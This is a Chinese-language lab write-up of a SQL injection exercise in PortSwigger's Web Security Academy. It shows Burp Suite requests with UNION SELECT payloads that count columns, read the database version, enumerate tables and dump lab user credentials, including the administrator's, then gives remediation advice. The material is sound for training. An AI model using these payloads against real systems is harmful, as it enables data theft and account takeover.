

漏洞分析报告

漏洞名称	【SQL 注入漏洞】
测试平台	PortSwigger Web Security Academy
漏洞类型	【SQL 注入】
风险等级	高危
测试时间	2026 年

一、漏洞原理

本漏洞位于商品分类筛选功能的 `category` 参数，后端未对该参数进行过滤与验证，直接将用户输入拼接进 SQL 查询语句。攻击者通过构造 `' UNION SELECT ...--` 注入额外查询，使数据库执行非预期操作。利用该漏洞，攻击者依次枚举出数据库版本、表结构及列名，最终从 `users_wzzyuk` 表中获取全部用户凭证，并以管理员身份登录系统。

二、漏洞危害

SQL 注入漏洞可导致以下危害：

- 数据库信息泄露：攻击者可通过联合查询获取数据库版本、表结构及全部用户数据，本次实验中成功获取了包含管理员账号在内的所有用户凭证。
- 身份认证绕过：获得管理员账号密码后可直接登录后台，实现权限提升，进而控制整个应用系统。
- 数据篡改与删除：在具有写权限的场景下，攻击者可执行 `INSERT`、`UPDATE`、`DELETE` 语句，破坏业务数据完整性。
- 进一步渗透：在特定数据库配置下（如 MySQL 的 `INTO OUTFILE`、MSSQL 的 `xp_cmdshell`），攻击者可写入 WebShell 或执行系统命令，导致服务器完全失陷。

三、复现过程

3.1 测试环境

测试平台：PortSwigger Web Security Academy 靶场

使用工具：Burp Suite、浏览器

3.2 测试步骤

Step 1：使用 Burp Suite 拦截筛选产品类别的请求，发现注入点

7 x +

Send Cancel < > Burp AI Target: https://0aa8002b03a7367e815502b200c700ea.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /filter?category=
Clothing&2c+shoes+and+accessories' HTTP/2
2 Host:
0aa8002b03a7367e815502b200c700ea.web-security-
academy.net
3 Cookie: session=
jyBVh1BCp0B0D4z25evj9jHGU3pkia4n
4 Sec-Ch-Ua: "Google Chrome";v="149",
"Chromium";v="149", "Not)A;Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/149.0.0.0 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml
;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
https://0aa8002b03a7367e815502b200c700ea.web-s
ecurity-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language:
zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
17 Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2527
5
6 <!DOCTYPE html>
7 <html>
8 <!--LAB_HEAD_START-->
9 <head>
10 <link href=
/resources/labheader/css/academyLabH
eader.css rel=stylesheet>
11 <link href=/resources/css/labs.css
rel=stylesheet>
12 <title>
SQL injection attack, listing
the database contents on
non-Oracle databases
13 </title>
14 </head>
15 <!--LAB_HEAD_END-->
16 <script src=
/resources/labheader/js/labHeader.js">
17 </script>
18 <!--LAB_HEADER_START-->
19 <div id="academyLabHeader">
20 <section class="academyLabBanner">
21 <div class="container">
22 <div class="logo">
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 3

Done 2,654 bytes | 340 millis

Event log (21) All issues Memory: 276.8MB of 7.85GB Disabled

使用联合查询确定列数为 2

7 x +

Send Cancel < > Burp AI Target: https://0aa8002b03a7367e815502b200c700ea.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /filter?category=
Clothing&2c+shoes+and+accessories' UNION
SELECT NULL,NULL-- HTTP/2
2 Host:
0aa8002b03a7367e815502b200c700ea.web-security-
academy.net
3 Cookie: session=
jyBVh1BCp0B0D4z25evj9jHGU3pkia4n
4 Sec-Ch-Ua: "Google Chrome";v="149",
"Chromium";v="149", "Not)A;Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/149.0.0.0 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml
;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
https://0aa8002b03a7367e815502b200c700ea.web-s
ecurity-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language:
zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8888
5
6 <!DOCTYPE html>
7 <html>
8 <!--LAB_HEAD_START-->
9 <head>
10 <link href=
/resources/labheader/css/academyLab
Header.css rel=stylesheet>
11 <link href=
/resources/css/labsEcommerce.css
rel=stylesheet>
12 <title>
SQL injection attack, listing
the database contents on
non-Oracle databases
13 </title>
14 </head>
15 <!--LAB_HEAD_END-->
16 <body>
17 <script src=
/resources/labheader/js/labHeader.j
s">
18 </script>
19 <!--LAB_HEADER_START-->
20 <div id="academyLabHeader">
21 <section class=
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1


Request headers 19

Response headers 3

Done 8,996 bytes | 342 millis

Event log (21) All issues Memory: 276.8MB of 7.85GB Disabled

发现两列都是字符串类型



Burp Suite Community Edition v2026.4.3 - Temporary Project

Target: <https://0aa8002b03a7367e815502b200c700ea.web-security-academy.net> HTTP/2

Request

```
1 GET /filter?category=
  Clothing&2c+shoes+and+accessories' UNION
  SELECT 'a','a'-- HTTP/2
2 Host:
  0aa8002b03a7367e815502b200c700ea.web-security-
  academy.net
3 Cookie: session=
  jyBVhIBCpoBOD4z25evj9jHGU3pkia4n
4 Sec-Ch-Ua: "Google Chrome";v="149",
  "Chromium";v="149", "Not)A;Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/149.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;
  q=0.9,image/avif,image/webp,image/apng,*/*;q=
  0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
  https://0aa8002b03a7367e815502b200c700ea.web-s
  ecurity-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language:
  zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8964
5 <!DOCTYPE html>
6 <html>
7 <!--LAB_HEADER_START-->
8 <head>
9   <link href=
10     /resources/labheader/css/academyLab
11     Header.css rel=stylesheet>
12   <link href=
13     /resources/css/labsEcommerce.css
14     rel=stylesheet>
15   <title>
16     SQL injection attack, listing
17     the database contents on
18     non-Oracle databases
19   </title>
20 </head>
21 <!--LAB_HEADER_END-->
22 <body>
23   <script src=
24     /resources/labheader/js/labHeader.js>
25   </script>
26   <!--LAB_HEADER_START-->
27   <div id="academyLabHeader">
28     <section class="
29
```

Inspector

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 1


Request headers: 19

Response headers: 3

Event log (21) All issues

Memory: 278.7MB of 7.85GB

使用 version()确认数据库版本



Burp Suite Community Edition v2026.4.3 - Temporary Project

Target: <https://0aa8002b03a7367e815502b200c700ea.web-security-academy.net> HTTP/2

Request

```
1 GET /filter?category=
  Clothing&2c+shoes+and+accessories' UNION
  SELECT version(),'a'-- HTTP/2
2 Host:
  0aa8002b03a7367e815502b200c700ea.web-security-
  academy.net
3 Cookie: session=
  jyBVhIBCpoBOD4z25evj9jHGU3pkia4n
4 Sec-Ch-Ua: "Google Chrome";v="149",
  "Chromium";v="149", "Not)A;Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/149.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;
  q=0.9,image/avif,image/webp,image/apng,*/*;q=
  0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
  https://0aa8002b03a7367e815502b200c700ea.web-s
  ecurity-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language:
  zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 9113
5 <!DOCTYPE html>
6 <html>
7 <!--LAB_HEADER_START-->
8 <head>
9   <link href=
10     /resources/labheader/css/academyLab
11     Header.css rel=stylesheet>
12   <link href=
13     /resources/css/labsEcommerce.css
14     rel=stylesheet>
15   <title>
16     SQL injection attack, listing
17     the database contents on
18     non-Oracle databases
19   </title>
20 </head>
21 <!--LAB_HEADER_END-->
22 <body>
23   <script src=
24     /resources/labheader/js/labHeader.js>
25   </script>
26   <!--LAB_HEADER_START-->
27   <div id="academyLabHeader">
28     <section class="
29
```

Inspector

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 1

Request headers: 19

Response headers: 3

Event log (21) All issues

Memory: 283.8MB of 7.85GB

查询表名找到用户列表 users_wzzyuk

column_options

users_wzzyuk

foreign_servers

查询 users_wzzyuk 表中详细信息

```
1 GET /filter?category=
  Clothing%2c+shoes+and+accessories' UNION
  SELECT column_name,NULL FROM information_schem
  a.columns WHERE table_name='users_wzzyuk'-- HT
  TP/2
2 Host:
```

找到用户名 username_zbpeji, 密码 password_mrmaxk

username_zbpeji

Dancing In The Dark

Are you a really, really bad dancer? Do
In The Dark', we feel your pain. The sill
embarrassing her at local events. We k
freedom of movement and guarantees
want to dance without judgment. Once
too easy to identify you amongst family
you spot someone making a fool of the
somebody else for a change.

email

password_mrmaxk

修改请求，检索表中信息

```
Pretty Raw Hex 🔍 🔄 ↻ ☰
1 GET /filter?category=
  Clothing%2c+shoes+and+accessories' UNION
  SELECT username_zbpeji,password_mrmaxk FROM us
  ers_wzzyuk-- HTTP/2
2 Host:
```

得到用户名和密码列表

wiener
5rlrhbo37ar71ux8s4a
carlos
u5nv3q8sji8wr7xgyoqb
administrator
1crlph8m7vze6hesn5ue

四、注意事项

1. 授权范围：所有测试均在 PortSwigger 官方授权靶场中进行，严禁将上述技术用于未授权的真实系统。
2. 危险 Payload：测试 SQL 注入时应避免使用 `OR 1=1` 等影响全表的条件，若作用于 `UPDATE` 或 `DELETE` 语句将导致数据大量丢失。
3. 操作痕迹：每次 Repeater 发包均会在服务器留下访问日志，真实渗透测试中需注意操作留痕风险。

五、修复建议

修复方案	说明
参数化查询（预编译）	最根本的防御手段。使用预编译语句（如 Python 的 <code>cursor.execute("SELECT * FROM users WHERE id=?", (user_id,))</code> ），将用户输入作为参数传入而非拼接进 SQL，从根本上消除注入风险。
输入过滤与白名单校验	对用户输入进行严格的白名单校验，仅允许预期格式的字符（如纯数字的 ID 字段拒绝任何非数字输入），过滤单引号、注释符（ <code>--</code> 、 <code>#</code> ）等 SQL 特殊字符。注意此方案作为辅助防御，不可单独依赖。
最小权限原则	数据库连接账户应仅授予业务所需的最低权限（如普通查询账户不应拥有 <code>DROP TABLE</code> 或 <code>FILE</code> 权限），即使发生注入攻击，也能将危害范围控制在最小。建议同时启用数据库审计日志，记录异常查询行为。

六、参考资料

- PortSwigger Web Security Academy: <https://portswigger.net/web-security>
- OWASP Top 10: <https://owasp.org/Top10/>